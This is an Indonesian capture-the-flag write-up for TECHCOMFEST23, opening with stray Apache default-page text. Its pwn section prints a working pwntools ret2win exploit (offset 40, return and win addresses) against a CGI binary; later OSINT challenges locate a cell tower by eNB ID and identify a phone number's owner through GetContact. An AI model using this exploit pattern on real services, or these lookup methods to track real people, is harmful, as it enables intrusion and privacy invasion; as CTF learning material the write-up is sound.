If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|-- mods-enabled  
|   |-- *.load  
|   |-- *.conf  
|-- conf-enabled  
|   |-- *.conf  
|-- sites-enabled  
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2disite` and `a2enconf`. For the remaining management, see the `README` in the `/usr/share/doc/apache2/` directory.

Kami pun mencoba untuk mengunjungi `/robots.txt` dan ternyata kabar baik

```
User-Agent: *  
Disallow: /  
Allow: /
```

Kami pun coba untuk membuka Dockerfile tersebut pada url /Dockerfile

```
FROM ubuntu

RUN dpkg --add-architecture i386
RUN apt-get update
RUN apt-get install -y nano apache2 apache2-utils \
    gcc gcc-multilib g++ g++-multilib build-essential \
    libc6:i386 libncurses5:i386 libstdc++6:i386

WORKDIR /var/www/html

COPY robots.txt .
COPY Dockerfile .

COPY main.c .
RUN gcc -o main -fno-stack-protector -no-pie main.c
RUN rm -f main.c
RUN cp main pwny.cgi


COPY flag.txt /flag.txt
RUN chmod 444 /flag.txt

RUN a2enmod cgi
COPY 000-default.conf /etc/apache2/sites-available

EXPOSE 80
CMD ["apache2ctl", "-D", "FOREGROUND"]
```

Terlihat bahwa Dockerfile ini merupakan dockerfile yang dipakai untuk provisioning challenge ini. Pada dockerfile ini juga terlihat dilakukan kompilasi dengan gcc dan penghapusan source code main.c

Dilakukan copy file main dengan pwny.cgi. Hal ini berarti file main masih berada pada directory /var/www/html. Untuk mendapatkan /mendownload binary nya tinggal menuju /main



Ternyata challenge ini merupakan challenge ret2win biasa. Ukuran buffer 32 dan jangan lupa +8 untuk overwrite saved rbp. Sehingga didapat total offset 40 untuk overwrite return address.

```
from pwn import *

# Allows you to switch between Local/GDB/remote from terminal
def start(argv=[], *a, **kw):
    if args.GDB: # Set GDBscript below
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE: # ('server', 'port')
        return remote(HOST, PORT, *a, **kw)
    else: # Run Locally
        return process([exe] + argv, *a, **kw)

# Specify GDB script here (breakpoints etc)
gdbscript = """
init-pwndbg
b *vuln+94
continue
""".format(
    **locals()
)

# Binary filename
exe = "./main"
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Change logging level to help with debugging (error/warning/info/debug)
context.terminal = "tmux splitw -h".split(" ")
context.log_level = "debug"

# =====
#                               EXPLOIT GOES HERE
# =====

# Lib-C library, can use pwninit/patchelf to patch binary
# libc = ELF("./libc.so.6")
# ld = ELF("./ld-2.27.so")

# Pass in pattern_size, get back EIP/RIP offset
WIN = 0x00000000004011F6
RET = 0x000000000040101A
offset = 40

# Start program
```

```

io = start()

# Build the payload
payload = flat({offset: [RET, WIN]})

# Send the payload
io.sendlineafter(b"text/plain", payload)

```

Karena pada fungsi win akan membaca flag yang berada pada directory / maka saya terlebih dahulu membuat file tersebut

```

2 /* DISPLAY WARNING: Type casts are NOT being printed */
3
4 void win(void)
5
6 {
7     char local_98 [136];
8     FILE *local_10;
9
10    local_10 = fopen("/flag.txt", "r");
11    if (local_10 != 0x0) {
12        fgets(local_98, 0x80, local_10);
13        fclose(local_10);
14        printf("FLAG: %s\n", local_98);
15        /* WARNING: Subroutine does not return */
16        exit(0);
17    }
18    return;
19}

```

Lalu jalankan exploit dilocal dan viola didapat flag lokal

```


[DEBUG] Received 0x51 bytes:
00000000  57 68 61 74 27 73 20 61 61 61 61 62 61 61 61 63 |What|'s a|aaab|aaa
c|
00000010  61 61 61 64 61 61 61 65 61 61 61 66 61 61 61 67 |aaad|aaae|aaaf|aaa
g|
00000020  61 61 61 68 61 61 61 69 61 61 61 6a 61 61 61 1a |aaah|aaai|aaaj|aaa
|
00000030  10 40 3f 0a 46 4c 41 47 3a 20 74 68 69 73 5f 69 |.q?|.FLAG|: th|is_
i|
00000040  73 5f 66 61 6b 65 5f 66 6c 61 67 2e 74 78 74 0a |s_fa|ke_f|lag.|txt
|
00000050  0a |.|
00000051
What's aaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa\x1aq?
FLAG: this_is_fake_flag.txt

```


Perhatikan bahwa terdapat .cgi script pada webserver apache2 tersebut yaitu pada pwny.cgi

<http://103.49.238.77:17858/pwny.cgi>

Saya pun menggunakan redirect output dari payload tersebut ke sebuah file `solve` yang nantinya akan digunakan untuk stdin ke pwny.cgi



Kirim payload menggunakan postman lalu didapat flag



Flag: TECHCOMFEST23{F1RsT_t1m3_PwNiNg_tHR0uGh_W3B_hUH?}

Misc

Welcome and Good Luck!

100

Hi there!

Free flag here to boost your spirit, good luck!



Flag: TECHCOMFEST23{Ganbare_Peko}

ASCII Catch

127

Let's play 3x2 catch!

nc 103.49.238.77 22103

Author: aimardcr

Diberikan sebuah service yang akan mengoutput line per line yang akan digantikan setiap detiknya

```
> nc 103.49.238.77 22103
Hey you! Can you catch this???

XXXXXXXXXXXXXXXXXXXXXXXXXXXXX...XXXX ... XXXXXXXXXXXXXXXX.
.....XXXXX.....XXXXX.....XXXXX.....X
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX...XXXX ... XXXXXXXXXXXXXXXX.
.....XXXXX.....XXXXX.....XXXXX.....X
XXXXX.....XXXXX.....XXX.....XXX.....XXX.
... XXXX ... XXXX ... XXXX.....XXXXX ... XXXX.....X
XXXXX.....XXXXX.....XXX.....XXX.....XXX.
... XXXX ... XXXX ... XXXX.....XXXXX ... XXXX.....X
XXXXX ... XXXXXXXXXXXXXXXX...XXX...XXXXXXXXX...XXXXX ... X
XXX...XXX...XXX.....XXXXXXXXXX ... XXXX...X
XXXXX ... XXXXXXXXXXXXXXXX...XXX...XXXXXXXXX...XXXXX ... X
XXX...XXX...XXX.....XXXXXXXXXX ... XXXX...X
XXXXX ... XXXXXXXXXXXXXXXX...XXX.....XXXXX.....
.....XXXXXXXXXXXXX...XXXXX ... XXXXXXXXXXXX.....X
XXXXX ... XXXXXXXXXXXXXXXX...XXX.....XXXXX.....
.....XXXXXXXXXXXXX...XXXXX ... XXXXXXXXXXXX.....X
XXXXX ... XXXXXXXXXXXXXXXX...XXX.....XXXXXXXXX.....X
XXXXXXXXX.....XXX.....XXXXX.....X
^C...XXXXXXXXXXXXX ... XXXX
```

Digunakan sebuah script untuk menangkap semua line

```
from PIL import Image
```

```
from pwn import *
```

[illegible]

```
barcode =
"XXXXXXXXXXXXXXXXXXXXXXXXXXXX...XXX...XXXXXXXXXXXX...XXX...XXX...
..XXXXXXXXXXXXXXXXXXXXXXXXXXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXXXXX...XXX...XXXXXXXXXXXX...XXX...
...XXX...XXXXXXXXXXXXXXXXXXXXXXXXXXXX\r\nXXXX...XX...
XXX...XXX...XXX...XXX...XXX...XXX...XXX...XXX\r\nXXXX
X...XXX...XX...XX...XXX...XXX...XXX...XXX...XXX...XX
X...XXX\r\nXXXX...XXXXXXXXXXXX...XX...XXXXXX...XXX...XXX...XX...
...XXXXXXXX...XXX...XX...XXXXXXXXXXXX...XXX\r\nXXXX...XXX...XXXXXX...
...XXX...XXX...XX...XXXXXX...XXX...XX...XXXXXXXXXX...XXX\r\nXXXX
XXXXXXXXXXXX...XX...XXX...XXXXXXXXXXXX...XXX...XXXXXXXX...XX...
XXXXXXXXXXXX...XXX\r\nXXXX...XXXXXXXXXXXX...XX...XXXX...XXXXXXXXXXXX...XX
XX...XXXXXX...XX...XXXXXXXXXXXX...XXX\r\nXXXX...XXXXXXXXXXXX...XX...XXXXXX...
...XXXXXXXX...XX...XXX...XXX...XXXXXXXXXXXX...XXX\r\nXXXX...XXXX
XXXXXXXX...XX...XXXXXX...XXXXXX...XX...XXXX...XX...
XXXXXXXX...XXX\r\nXXXX...XX...XXXXXX...XXXXXXXXXXXX...XXX...XX...XX
XXXXX...XXX...XXXX\r\nXXXX...XX...XXXXXX...XXXXXX...XXXXX...XXXXX
XXXXXXXX...XXX...XXXX\r\nXXXX...XXX...XXXX\r\nXXXXXXXXXXXXXXXXXXXX
```



```

n.....XXXXXXXX.....XXXXXXXX.....XXXXXXXX.....XXXX.....XXX....XX
XX.....XXXXXXXX.....XXX....\r\nXXXXXXXXXXXX.....XXX.....XXX.....XXXX.....XXXXXXXX.....
..XXXXXXXXXXXX.....XXXXXXXXXXXXXXXXXXXX.....XXXX.....\r\nXXXXXXXXXXXX.....XXX.....XXX.....XXXX
..XXXXXXXX.....XXXXXXXXXXXX.....XXXXXXXXXXXXXXXXXXXX.....XXXX.....\r\n...
.....XXXX.....XXXX.....XXX.....XXX.....XXXXXXXXXXXX.....XXXXXXXXXXXX.....
.....XXX.....XXXXXXXXXXXX\r\n.....XXXX.....XXX.....XXX.....XX
XXXXXXXXXXXX.....XXXXXXXXXXXX.....XXX.....XXXXXXXXXXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXXXXX.....XXXXXXXX
XXXXXXXX.....XXX.....XXX.....XXXX.....XXXX.....XXXXXXX.....XXX.....XXXXXXXXXXXX.....XXXX\r\nXXXXXX
XXXXXXXXXXXXXXXXXXXX.....XXXXXXXXXXXXXXXX.....XXX.....XXX.....XXXX.....XXXX.....XXXXXX.....XXX...
..XXXXXXXXXXXX.....XXXX\r\nXXXX.....XXX.....XXXXXXXX.....XXXXXXXXXXXX.....XXXXXX
XXXXX.....XXXXXX.....XXXXXXXXX.....XXXXXX\r\nXXXX.....XXX.....XXXXXX.....
..XXXXXXXXXXXX.....XXXXXXXXXXXX.....XXXXXX.....XXXXXX.....XXXXXX\r\nXXXX.....XXXX
XXXXXXXX.....XXX.....XXXXXX.....XXX.....XXXXXX.....XXXX.....XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXX.....\r\nXXXX.....XXXXXXXXXXXX.....XXX.....XXXXXX.....XXX.....XXXXXX.....XXXX.....
.....XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.....\r\nXXXX.....XXXXXXXXXXXX.....XXX.....
..XXXX.....XXXXXX.....XXXXXXXXX.....XXXX.....XXXXXXXXXXXX.....XXXXXXXXXXXXXXXXXXXX\r\nXXXX.....XXXXXX
XXX.....XXX.....XXXXX.....XXXXXX.....XXXXXX.....XXXX.....XXXXXXXXXXXX.....XXXX
XXXXXXXXXXXX\r\nXXXX.....XXXXXXXXXXXX.....XXX.....XXXXXX.....XXXX.....XXXXXX.....XXXXXXXXXXXX...
..XXXXXXXXXXXX.....XXX.....XXX.....XXXXXX\r\nXXXX.....XXXXXXXXXXXX.....XXX.....XXXXXX.....XXXX.....
.....XXXXXX.....XXXXXXXXXXXX.....XXXXXXXXXXXX.....XXX.....XXX.....XXXXXX\r\nXXXX.....
..XXX.....XXX.....XXXXXX.....XXXX.....XXXX.....XXXXXX.....XXXXXXXXXXXX.....XXXXXXXXXXXX.....
.....\r\nXXXX.....XXX.....XXX.....XXXXXX.....XXXX.....XXXX.....XXXX.....XXXXXX.....XXXXXX.....
..XXXXXXXXXXXX.....XXXXXXXXXXXX.....\r\nXXXXXXXXXXXXXXXXXXXXXXXXXXXX.....XXXX.....XXXXXX.....XXXX..
..XXX.....XXXX.....XXXX.....XXXXXXXXXXXXXXXXXXXXXXXX.....XXXX\r\nXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX.....XXX.....XXXXXXXXX.....XXXX.....XXX.....XXXX.....XXXX.....XXXXXXXXXXXXXXXXXXXXXXXX.....X
XXX\r\n"

```

```

barcode_arr = barcode.split("\r\n")[:-1]
print(barcode_arr)
img = Image.new("RGB", (200, 200))

for i in range(len(barcode_arr)):
    for j in range(len(barcode_arr[i])):
        if barcode_arr[i][j] == "X":
            img.putpixel((i, j), (255, 255, 255))

img.show()
im = img.save("solve.jpg")

```



Discan saja dan didapat flag

Flag: TECHCOMFEST23{pLz_d0Nt_t311_m3_th4t_y0u_d3c0de_th1S_m4nu4lLy}

Wordle

447

Let's play wordle! Reach 100 point to get the flag!


nc 103.49.238.77 34601

Author: aimardcr

Saat melakukan netcat, kita diberi instruksi untuk memainkan wordle dengan beberapa command khusus dan ada 2 yang penting, yaitu --PASS untuk menskip puzzle dengan mengorbankan satu point, dan --REVEAL untuk mereveal satu huruf dari puzzle dengan mengorbankan satu streak. Puzzle sendiri berupa satu kata dengan beberapa huruf yang hidden, dan kita harus menebak kata tersebut.

Ada beberapa aturan khusus, yaitu kita mulai dengan 3 life, dan tiap kali kita mencapai streak 10, kita akan diberikan 3 life tambahan. Aturan kedua tersebut dapat dieksploit dengan mudah jika kita sudah mempunyai 10 streak. Saat streak sudah 10, lakukan reveal satu kali, kemudian solve puzzle. Dengan itu, streak akan kembali menjadi 10, dan kita akan terus-menerus mendapatkan +3 life selama puzzle dapat disolve dengan satu reveal.

Kemudian, untuk mencapai 100 poin, ada beberapa strategi yang digunakan. Pertama, saat awal permainan, prioritaskan untuk meningkatkan streak, dengan melakukan --PASS (mengorbankan poin) jika puzzle terlalu sulit. Kemudian, saat kita sudah mempunyai beberapa streak, gunakan streak seperlunya untuk menyelesaikan puzzle, tetapi tetap prioritaskan mencapai 10 streak (dengan melakukan --PASS, tanpa peduli poin). Kemudian, saat streak sudah mencapai 10, lakukan strategi yang telah dibahas sebelumnya untuk melakukan farming life. Kami sendiri melakukan farming sampai life mencapai sekitar 50, karena kami nilai angka tersebut sudah cukup untuk memastikan kami tidak akan kalah.



Terakhir, mainkan wordle sampai poin mencapai 100, dengan mengurangi --PASS dan memprioritaskan --REVEAL. Karena life juga sudah banyak, kita dapat mengorbankan life untuk menebak saja (meskipun kita tidak terlalu yakin) pada puzzle, agar poin dapat dengan lebih cepat mencapai 100.

```
- Life: 40
- Streak: 0

Word: *o*pa*t
Answer: compart
Wrong! the correct word was 'compact'
Your life is decreased by 1.

Word: s**k
Answer: suck
Wrong! the correct word was 'sink'
Your life is decreased by 1.

Word: *re*is*o*
Answer: precision
Correct! +1 score for you.

Good job! Here's your flag:
TECHCOMFEST23{F14G_F0r_Th3_Ch4mPs}
```

Flag: TECHCOMFEST23{F14G_F0r_Th3_Ch4mPs}

Runaway

300

We've been tracking this hacker known as "Dedsec" for so long but we always hit a dead end. One day one of our cell tower recently tracked his phone in Badung, Bali (Indonesia)! But yet again he is always one step ahead of us and remove most of the tower tracking results from our database. The only information we know is that he is using Telkomsel as his sim card provider.

We also have the eNB ID of the tower that tracked his phone: 248440, but unfortunately he also removed the tower location too. Can you help us find approximate location of the tower with the eNB ID we provided?

Note: Submit the latitude and longitude with the maximum 1 number of the decimal (separate with :)

For example:

Correct : TECHCOMFEST23{-420.6:69.4}

Wrong : TECHCOMFEST23{-420:69}

Author: aimardcr

Pertama, kami mencoba melakukan searching dengan keyword "locating tower with enb". Kami mendapatkan site cellmapper.net yang bisa digunakan untuk mencari cellular tower. Kami lalu mencoba mengakses page map pada navbar. Terdapat menu yang dapat digunakan untuk mem-filter hasil pencarian. Dengan hint yang didapatkan, kami pun mengisi filter:

Select Provider

Provider

Telkomsel - Indonesia - 51010

Network

4G - LTE

Band

All

Last Updated: Sat, Jan 14, 2023

Search

Location Search

Enter street or city name

Move to current location


Tower Search

248440


BSIC/PCI/PSC Search

ex. 10, 123

Dengan filter tersebut, kami mendapatkan:



Setelah meng-klik link tersebut, kami mendapatkan informasi tentang tower dengan eNB-ID 248440. Kami pun mendapatkan informasi latitude dan longitude dari url yang diakses:



Awalnya kami mencoba beberapa kali memasukkan informasi tersebut, tetapi kami akhirnya berhasil saat decimal points latitude dan longitude diperbaiki.

Flag: TECHCOMFEST23{-8.7:115.2}

Contact

100

(This challenge is a sequel after the Runaway story)

Thanks to you, we've captured the hacker we have been catching for so long. Now that we have his phone, we went through his contact and found a lot fake numbers. He said that he only save his partner number, but his partner changed the number a lot to prevent being tracked. He did said that one of the number in the contact is still active, but he won't tell us which one. For the sake of this country, can you find the correct phone number and his

partner real name?

Note: The names in the .vcf file are fake names, find the real name!

Format FLAG: TECHCOMFEST23{Number:FullName}

Example: TECHCOMFEST23{621234567890:Rick Astley}

Author: aimardcr

Pertama, kami mendownload file yang diattach. Kemudian, kami membuka file tersebut menggunakan VS Code.


```
1 BEGIN:VCARD
2 VERSION:4.0
3 FN:XxxxxxxxXX
4 N:XxxxxxxxXX
5 ORG:
6 TEL;WORK;VOICE:62517250808
7 EMAIL:
8 ADR;HOME:
9 BDAY:
10 END:VCARD
11 BEGIN:VCARD
12 VERSION:4.0
13 FN:XxxxXXXx
14 N:XxxxXXXx
15 ORG:
16 TEL;WORK;VOICE:620317405693
17 EMAIL:
18 ADR;HOME:
19 BDAY:
20 END:VCARD
21 BEGIN:VCARD
22 VERSION:4.0
23 FN:xxxxxxx
24 N:xxxxxxx
25 ORG:
26 TEL;WORK;VOICE:62799999394
27 EMAIL:
28 ADR;HOME:
29 BDAY:
30 END:VCARD
31 BEGIN:VCARD
32 VERSION:4.0
33 FN:xxxxxxXxxxXx
```

Karena tidak terdapat terlalu banyak kontak, kami melakukan skimming untuk mencari nomor telepon dengan kode negara Indonesia

(+62) yang masuk akal (+628..). Untungnya, hanya terdapat satu kontak dengan nomor yang memenuhi kriteria:

```
VERSION:4.0
FN:xxxXxxXX
N:xxxXxxXX
ORG:
TEL;WORK;VOICE:628988117322
EMAIL:
ADR;HOME:
BDAY:
END:VCARD
BEGIN:VCARD
VERSION:4.0
```

Dalam file tersebut, tidak terdapat cara untuk mengetahui nama pemilik nomor tersebut. Kami pun mencoba mencari nomor tersebut pada GetContact dan mendapatkan nama kontak:



Awalnya kami ragu, tetapi kami mengecek 1 More Tags dan mendapatkan tag Yes, This Is The Correct Answer.

Flag: TECHCOMFEST23{628988117322:Chariovalda Efstathios}

Dewaweb (Sponsor)

